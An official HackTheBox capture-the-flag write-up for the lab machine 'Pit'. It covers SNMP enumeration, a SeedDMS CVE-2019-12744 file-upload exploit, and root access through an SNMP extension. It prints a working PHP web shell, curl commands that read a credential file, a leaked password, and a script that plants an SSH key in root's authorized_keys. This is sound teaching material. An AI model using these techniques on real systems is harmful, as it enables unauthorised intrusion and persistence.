



HACKTHEBOX



Pit

24th Sep 2021 / Document No D21.100.133

Prepared By: polarbearer

Machine Author(s): polarbearer & GibParadox

Difficulty: **Medium**

Classification: Official

Synopsis

Pit is a medium difficulty Linux machine that focuses on SNMP enumeration and exploitation, while introducing basic SELinux restrictions and web misconfigurations. By enumerating SNMP via the default insecure `public` community, information about filesystems and users can be obtained. This allows attackers to discover and gain access to a vulnerable SeedDMS instance, which was incorrectly patched by applying Apache `.htaccess` rules to an Nginx server where they are not effective. Exploiting [CVE-2019-12744](#) results in Remote Command Execution (with some SELinux restrictions) and subsequent access to a Cockpit console via password reuse. Privileges are escalated by writing a Bash script that is executed as an SNMP extension when the corresponding OID is queried.

Skills Required

- SNMP enumeration
- Web enumeration
- Basic Linux knowledge

Skills Learned


- SNMP extensions
- Exploiting CVE-2019-12744
- Basic awareness about possible SELinux restrictions

Enumeration

Nmap

TCP

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.10.241 | grep ^[0-9] | cut -d '/' -f1 | tr '\n' ',' | sed s/,$//)
nmap -sC -sV -p$ports 10.10.10.241
```



```
nmap -sC -sV -p$ports 10.10.10.241

Starting Nmap 7.92 ( https://nmap.org ) at 2021-09-24 09:01 CEST
Nmap scan report for 10.10.10.241
Host is up (0.32s latency).

PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.0 (protocol 2.0)
| ssh-hostkey:
|   3072 6f:c3:40:8f:69:50:69:5a:57:d7:9c:4e:7b:1b:94:96 (RSA)
|   256 c2:6f:f8:ab:a1:20:83:d1:60:ab:cf:63:2d:c8:65:b7 (ECDSA)
|_  256 6b:65:6c:a6:92:e5:cc:76:17:5a:2f:9a:e7:50:c3:50 (ED25519)
80/tcp    open  http         nginx 1.14.1
|_http-title: Test Page for the Nginx HTTP Server on Red Hat Enterprise Linux
|_http-server-header: nginx/1.14.1
9090/tcp  open  ssl/zeus-admin?
| ssl-cert: Subject: commonName=dms-pit.htb/organizationName=4cd9329523184b0ea52ba0d20a1a6f92/countryName=US
| Subject Alternative Name: DNS:dms-pit.htb, DNS:localhost, IP Address:127.0.0.1
| Not valid before: 2020-04-16T23:29:12
|_Not valid after:  2030-06-04T16:09:12
|_ssl-date: TLS randomness does not represent time
```

Nmap reveals that OpenSSH and nginx are listening on their default ports. Additionally, a service listening on port 9090 is using a TLS certificate with commonName `dms-pit.htb`.

UDP

```
nmap -sU -top-ports 50 10.10.10.241
```

```
nmap -sU -top-ports 50 10.10.10.241

Starting Nmap 7.92 ( https://nmap.org ) at 2021-09-24 09:25 CEST
Nmap scan report for dms-pit.htb (10.10.10.241)
Host is up (0.32s latency).
Not shown: 48 filtered udp ports (admin-prohibited)
PORT      STATE      SERVICE
135/udp  open|filtered  msrpc
161/udp  open          snmp
```

A basic UDP port scan reveals the SNMP daemon listening on its default port.

SNMP

The `snmpwalk` command can be used to verify SNMP access using the default `public` community.

```
snmpwalk -cpublic -v2c 10.10.10.241
```

```
snmpwalk -cpublic -v2c 10.10.10.241

SNMPv2-MIB::sysDescr.0 = STRING: Linux pit.htb 4.18.0-305.10.2.el8_4.x86_64 #1 SMP Tue Jul
20 17:25:16 UTC 2021 x86_64
SNMPv2-MIB::sysObjectID.0 = OID: NET-SNMP-MIB::netSnmpAgentOIDs.10
DISMAN-EVENT-MIB::sysUpTimeInstance = Timeticks: (931846) 2:35:18.46
SNMPv2-MIB::sysContact.0 = STRING: Root <root@localhost> (configure /etc/snmp
/snmp.local.conf)
SNMPv2-MIB::sysName.0 = STRING: pit.htb
```

Since walking the whole SNMP tree may be too time consuming, we will query for specific OIDs focusing on the information we are interested in. We start with [disk information](#):

```
snmpwalk -cpublic -v2c 10.10.10.241 .1.3.6.1.4.1.2021.9
```



```
snmpwalk -cpublic -v2c 10.10.10.241 .1.3.6.1.4.1.2021.9

UCD-SNMP-MIB::dskIndex.1 = INTEGER: 1
UCD-SNMP-MIB::dskIndex.2 = INTEGER: 2
UCD-SNMP-MIB::dskPath.1 = STRING: /
UCD-SNMP-MIB::dskPath.2 = STRING: /var/www/html/seeddms51x/seeddms
UCD-SNMP-MIB::dskDevice.1 = STRING: /dev/mapper/cl-root
UCD-SNMP-MIB::dskDevice.2 = STRING: /dev/mapper/cl-seeddms
<SNIP>
```

Use of the [device mapper](#) suggests the system is running [LVM](#). More importantly, we see a filesystem mounted to `/var/www/html/seeddms51x/seeddms`, which falls under the web root.

Querying SNMP for standard OIDs (filesystems, network settings, etc.) does not provide us with any useful information, so we further enumerate potential [custom extensions](#) by querying [the corresponding OID](#):

```
snmpwalk -cpublic -v2c 10.10.10.241 .1.3.6.1.4.1.8072.1.3.2
```



```
snmpwalk -cpublic -v2c 10.10.10.241 .1.3.6.1.4.1.8072.1.3.2

NET-SNMP-EXTEND-MIB::nsExtendNumEntries.0 = INTEGER: 1
NET-SNMP-EXTEND-MIB::nsExtendCommand."monitoring" = STRING: /usr/bin/monitor
NET-SNMP-EXTEND-MIB::nsExtendArgs."monitoring" = STRING:
NET-SNMP-EXTEND-MIB::nsExtendInput."monitoring" = STRING:
NET-SNMP-EXTEND-MIB::nsExtendCacheTime."monitoring" = INTEGER: 5
NET-SNMP-EXTEND-MIB::nsExtendExecType."monitoring" = INTEGER: exec(1)
NET-SNMP-EXTEND-MIB::nsExtendRunType."monitoring" = INTEGER: run-on-read(1)
NET-SNMP-EXTEND-MIB::nsExtendStorage."monitoring" = INTEGER: permanent(4)
NET-SNMP-EXTEND-MIB::nsExtendStatus."monitoring" = INTEGER: active(1)
NET-SNMP-EXTEND-MIB::nsExtendOutput1Line."monitoring" = STRING: Memory usage
NET-SNMP-EXTEND-MIB::nsExtendOutputFull."monitoring" = STRING: Memory usage
        total      used      free      shared  buff/cache   available
Mem:    3.8Gi     394Mi    3.1Gi     8.0Mi     317Mi    3.2Gi
Swap:   1.9Gi       0B     1.9Gi

Database status
OK - Connection to database successful.

System release info
CentOS Linux release 8.3.2011

SELinux Settings
user

          Labeling      MLS/      MLS/
SELinux User    Prefix      MCS Level    MCS Range           SELinux Roles
              s0          s0
guest_u         user
root            user
system_r        unconfined_r
staff_u         user
unconfined_r
sysadm_u        user
system_u        user
unconfined_u
user_u          user
xguest_u        user
login

Login Name      SELinux User      MLS/MCS Range      Service
__default__      unconfined_u      s0-s0:c0.c1023    *
michelle        user_u          s0
root            unconfined_u      s0-s0:c0.c1023    *
System uptime
 03:57:59 up 21 min,  0 users,  load average: 0.04, 0.34, 0.30

<SNIP>
```

An extend command named `monitoring` is defined, which runs the `/usr/bin/monitor` script. From the returned output we can gather some interesting information. Specifically, a user called `michelle` is defined on the system, which is a confined `user_u` SELinux user (we can see from the [table of SELinux user capabilities](#) that, for example, this user won't be able to run the `su` and `sudo` commands).

Browsing by IP address takes us to the default Nginx Red Hat page:

Welcome to **nginx** on Red Hat Enterprise Linux!

This page is used to test the proper operation of the **nginx** HTTP server after it has been installed. If you can read this page, it means that the web server installed at this site is working properly.

Website Administrator

This is the default `index.html` page that is distributed with **nginx** on Red Hat Enterprise Linux. It is located in `/usr/share/nginx/html`. You should now put your content in a location of your choice and edit the `root` configuration directive in the **nginx** configuration file `/etc/nginx/nginx.conf`. For information on Red Hat Enterprise Linux, please visit the [Red Hat, Inc. website](#). The documentation for Red Hat Enterprise Linux is [available on the Red Hat, Inc. website](#).



Having discovered the common name `dms-pit.htb` from previous enumeration, we can add a corresponding entry to `/etc/hosts` and then browse to `http://dms-pit.htb`:

```
echo "10.10.10.241 dms-pit.htb" | sudo tee -a /etc/hosts
```

This results in a `403 Forbidden` error.

403 Forbidden

nginx/1.14.1

Knowing a directory named `seeddms51x/seeddms` exists under `/var/www/html`, we try accessing it via the URL `http://dms-pit.htb/seeddms51x/seeddms/`. This takes us to the SeedDMS login screen:

SeedDMS

Sign in


User ID:

Password:

Language:

Cockpit

Browsing to port 9090 takes us to the CentOS Cockpit login page. We don't have any valid credentials at this point, so we are unable to proceed further.



Foothold

After a few failed attempts, we manage to obtain access to SeedDMS using credentials `michelle:michelle` for the user discovered earlier.

The screenshot shows the SeedDMS web interface. At the top, there's a navigation bar with 'SeedDMS', 'Calendar', 'Search', and a sign-in status 'Signed in as: Michelle'. Below the navigation, there are two main sections: 'Folder' and 'DMS'. Under 'DMS', there's a folder named 'DMS' with a blue circular icon. A 'Folder Information' panel shows details: Owner: Administrator, Created: 2020-04-16 23:03:28, Comment: DMS root. The 'Folder Contents' section lists a single item: 'Docs' (a folder) and 'Upgrade Note' (a document). The 'Upgrade Note' has a detailed view showing it was created by Administrator on 2020-04-21, version 1. The content of the note is: "Dear colleagues, Because of security issues in the previously installed version (5.1.10), I upgraded SeedDMS to version 5.1.15. See the attached CHANGELOG file for more information. If you find any issues, please report them immediately to admin@dms-pit.htb.". The status of the document is 'Released'.

An `Upgrade Note` is available. We read it:

This screenshot shows the 'Upgrade Note' document details. At the top, it says 'Document Edit notification list' and 'DMS / Upgrade Note'. Below that is 'Document Information' with fields: Name: Upgrade Note, Owner: Administrator, Comment: Dear colleagues, Because of security issues in the previously installed version (5.1.10), I upgraded SeedDMS to version 5.1.15. See the attached CHANGELOG file for more information. If you find any issues, please report them immediately to admin@dms-pit.htb., Used disk space: 99.27 KiB, Created: 2020-04-21 21:55:55. To the right, there's a table for attachments: File: CHANGELOG, Version: 1, Size: 99.27 KiB, Type: application/octet-stream, Uploaded by: Administrator, Date: 2020-04-21 21:55:55, Status: Released, Action: Download. A note at the bottom states: 'This is a classified area. Access is permitted only to authorized personnel. Any violation will be prosecuted according to the national and international laws.' and 'SeedDMS free document management system - www.seeddms.org'.

According to the attached `CHANGELOG` file, a Remote Command Execution vulnerability was patched in version 5.1.11:

The screenshot shows the 'Changes in version 5.1.11' section of the CHANGELOG file. It lists a single fix: "- fix for CVE-2019-12744 (Remote Command Execution through unvalidated file upload), add .htaccess file to data directory, better documentation for installing seeddms".

We can download SeedDMS 5.1.15 from [here](#). The `seeddms51x/seeddms-5.1.15/doc/README.Install.md` file included in the downloaded archive contains a `SECURITY CONSIDERATIONS` section that gives an example `.htaccess` configuration to restrict access to the `data` directory.

The screenshot shows the 'SECURITY CONSIDERATIONS' section of the README file. It contains a single line of text: "The .htaccess file located in the data directory restricts access to the data directory.".

```
=====
A crucial point when setting up SeedDMS is the proper placement of the
data directory. Do not place it below your document root as
configured in your web server! If you do so, there is good chance that
attackers can easily access your documents with a regular browser.

If you can't place the data directory outside of document root, that either
restrict access to it with an appropriate .htaccess file or/and change
the `contentOffsetDir` in `settings.xml` to something random, but ensure it
is still a valid directory name. If you change contentOffsetDir then
do not forget to move `data/1048576` to `data/<your random name>`.
```

Example for .htaccess file in data directory

```
-----
```
line below if for Apache 2.4
<ifModule mod_authz_core.c>
Require all denied
</ifModule>

line below if for Apache 2.2
<ifModule !mod_authz_core.c>
deny from all

```

```
Satisfy All

</ifModule>

section for Apache 2.2 and 2.4

<ifModule mod_autoindex.c>

IndexIgnore *

</ifModule>

```

```

This information matches with the available [PoC for CVE-2019-12744](#), which exploits unvalidated file upload to the `data` directory. As the example clearly states, the `.htaccess` settings are meant for Apache, while the web server running on the target system is nginx. As we can see by looking at the quickstart archive, this is configured by default. We can confirm it by requesting the `.htaccess` file:

```
curl http://dms-pit.htb/seeddms51x/data/.htaccess
```

```
curl http://dms-pit.htb/seeddms51x/data/.htaccess

# line below if for Apache 2.4
<ifModule mod_authz_core.c>
Require all denied
</ifModule>

# line below if for Apache 2.2
<ifModule !mod_authz_core.c>
deny from all
Satisfy All
</ifModule>

# section for Apache 2.2 and 2.4
<ifModule mod_autoindex.c>
IndexIgnore *
</ifModule>
```

Since nginx ignores `.htaccess` files, there is a chance we might still be able to upload arbitrary files and access them to obtain remote code execution.

Following the PoC exploit, we create the following PHP file:

```

<?php
if(isset($_REQUEST['cmd'])){
    echo "<pre>";
    $cmd = ($_REQUEST['cmd']);
    system($cmd);
    echo "</pre>";
    die;
}
?>

```

Next we navigate to the `Docs/Users/michelle` folder (where we have write permissions), select the `Add document` menu item and upload the file:

The screenshot shows the SeedDMS application interface. At the top, there is a navigation bar with links for 'SeedDMS', 'Calendar', and 'Search'. Below the navigation bar is a toolbar with links for 'Folder', 'Add subfolder', 'Add document', 'Edit folder', 'Move Folder', 'Remove folder', 'Edit access', and 'Edit notification list'. The main content area shows a breadcrumb navigation path: 'DMS / Docs / Users / Michelle /'. On the left, there is a large empty placeholder box. On the right, under the heading 'Folder Information', it shows the owner as 'Michelle' and the creation date as '2020-04-22 09:14:28'. Below this, the 'Add document' section is visible, containing fields for 'Name' (set to 'myshell'), 'Comment' (empty), 'Keywords' (empty), 'Categories' (empty), 'Sequence' (set to 'At the end'), 'Preset expiration' (set to 'Does not expire'), and an 'Expires' field with a calendar icon. At the bottom, the 'Version Information' section shows the version as '1' and the local file as 'shell.php' with a 'Browse...' button.

SeedDMS Calendar Search

Folder Add subfolder Add document Edit folder Move Folder Remove folder Edit access Edit notification list

DMS / Docs / Users / Michelle /

Folder Information

Owner: Michelle
Created: 2020-04-22 09:14:28

Add document

Document Information

Name: myshell

Comment:

Keywords: Keywords...

Categories: Click to select category

Sequence: At the end
Ordering by sequence is turned off in the settings. If you want this parameter to have effect, you will have to turn it back on.

Preset expiration: Does not expire

Expires:

Version Information

Version: 1

Local file: shell.php

Notice that only the `Name` and `Local file` fields are required. The file is successfully uploaded:



myshell
Owner: Michelle, Created: 2021-09-24, Version 1 - 2021-09-24

Released



We can now grab the document ID (`36` in this example) from the link URL:

```
http://dms-pit.htb/seeddms51x/seeddms/out/out.ViewDocument.php?documentid=36&showtree=1
```

According to the PoC, the uploaded web shell should be accessible at `/data/1048576/<document id>/1.php?cmd=<command>`.

We verify this by running the `id` command:

```
curl http://dms-pit.htb/seeddms51x/data/1048576/36/1.php?cmd=id
```



```
curl http://dms-pit.htb/seeddms51x/data/1048576/36/1.php?cmd=id
<pre>uid=992(nginx) gid=988(nginx) groups=988(nginx) context=system_u:system_r:httpd_t:s0
```

Any reverse/bind shell attempt seems to be blocked (possibly by SELinux), so we attempt to read interesting files instead. Specifically, we are interested in the `conf/settings.xml` file:

```
curl http://dms-pit.htb/seeddms51x/data/1048576/36/1.php?
cmd=cat%20/var/www/html/seeddms51x/conf/settings.xml
```

Among other things, the `settings.xml` file contains database access information:



```
<database dbDriver="mysql" dbHostname="localhost" dbDatabase="seeddms" dbUser="seeddms"
dbPass="ied^ieY6xoquu" doNotCheckVersion="false">
```

SSH password authentication is disabled, but the retrieved password `ied^ieY6xoquu` can be used to login as `michelle` from the Cockpit console on port 9090.



```
ssh michelle@dms-pit.htb
michelle@dms-pit.htb: Permission denied (publickey,gssapi-keyex,gssapi-with-mic).
```

The screenshot shows the Metasploitable web console interface. On the left, a sidebar lists various system components: System, Overview, Logs, Networking, Accounts, Services (with a red notification dot), Tools, Applications, Diagnostic Reports, Kernel Dump, SELinux, Software Updates (with a red notification dot), and Terminal. The main area displays system status and configuration. A banner at the top indicates "Web console is running in limited access mode." Below this, a message says "pit.htb running CentOS Linux 8". A "Last login" message shows "Sep 24, 2021 10:40:19 AM on web console". The "Health" section shows "1 service has failed" and "Loading available updates failed". The "Usage" section shows CPU usage at 1% of 2 CPUs and Memory usage at 0.6 / 3.8 GiB. The "System information" section provides details like Model (VMware, Inc. VMware Virtual Platform), Machine ID (4cd9329523184b0ea52ba0d20ala6f92), and Uptime (3 hours). The "Configuration" section includes Hostname (pit.htb), System time (Sep 24, 2021 6:08 AM), Domain (Not joined), Performance profile (error), and Secure Shell keys (Show fingerprints).

From the `Terminal` page we can obtain an interactive shell and finally read the user flag.

The screenshot shows a terminal session on the Metasploitable web console. The user is logged in as `michelle@pit:~`. The command `cat user.txt` is run, displaying the user flag: `8d4b6b28ff8dcbb6323a9c9a34bedelb`.

Privilege Escalation

As noted previously, the `/usr/bin/monitor` script is called by snmpd. We can read it:

```
[michelle@pit ~]$ cat /usr/bin/monitor
#!/bin/bash

for script in /usr/local/monitoring/check*sh
do
    /bin/bash $script
done
```

We don't have read or execute permissions on the `/usr/local/monitoring` directory, but the `+` sign in the file listing indicates that ACLs have been set on the directory:

```
[michelle@pit ~]$ ls -ld /usr/local/monitoring/
drwxrwx---+ 2 root root 164 Sep 24 06:10 /usr/local/monitoring/
```

We can use `readfacl` to list the available ACLs:

```
getfacl /usr/local/monitoring/
getfacl: Removing leading '/' from absolute path names
# file: usr/local/monitoring/
# owner: root
# group: root
user::rwx
user:michelle:-wx
group::rwx
mask::rwx
other::---
```

This means we have write access to the directory, which allows us to write arbitrary scripts and have them executed (with `root` privileges) by snmpd. SELinux rules, as they did earlier, prevent us from opening TCP connections, so a bind/reverse shell won't work. Additionally, SELinux blocks access to the `root.txt` file, which makes it impossible to just echo it and read the flag via SNMP. Something we can do, instead, is write our public SSH key into `root`'s `authorized_keys` file. We create the following `check_key.sh` script inside the monitoring directory:

```
echo 'echo "ssh-rsa AAAAB3NzaC1y<SNIP>" >> /root/.ssh/authorized_keys' >
/usr/local/monitoring/check_key.sh
```

We run `snmpwalk` to execute the script:

```
snmpwalk -cpublic -v2c 10.10.10.241 .1.3.6.1.4.1.8072.1.3.2
```

We can now SSH to the system as `root`.

```
● ● ●  
ssh root@dms-pit.htb  
Web console: https://pit.htb:9090/  
Last login: Fri Sep 24 03:41:11 2021 from 10.10.14.58  
[root@pit ~]# id  
uid=0(root) gid=0(root) groups=0(root) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
```

The root flag can be found in `/root/root.txt`.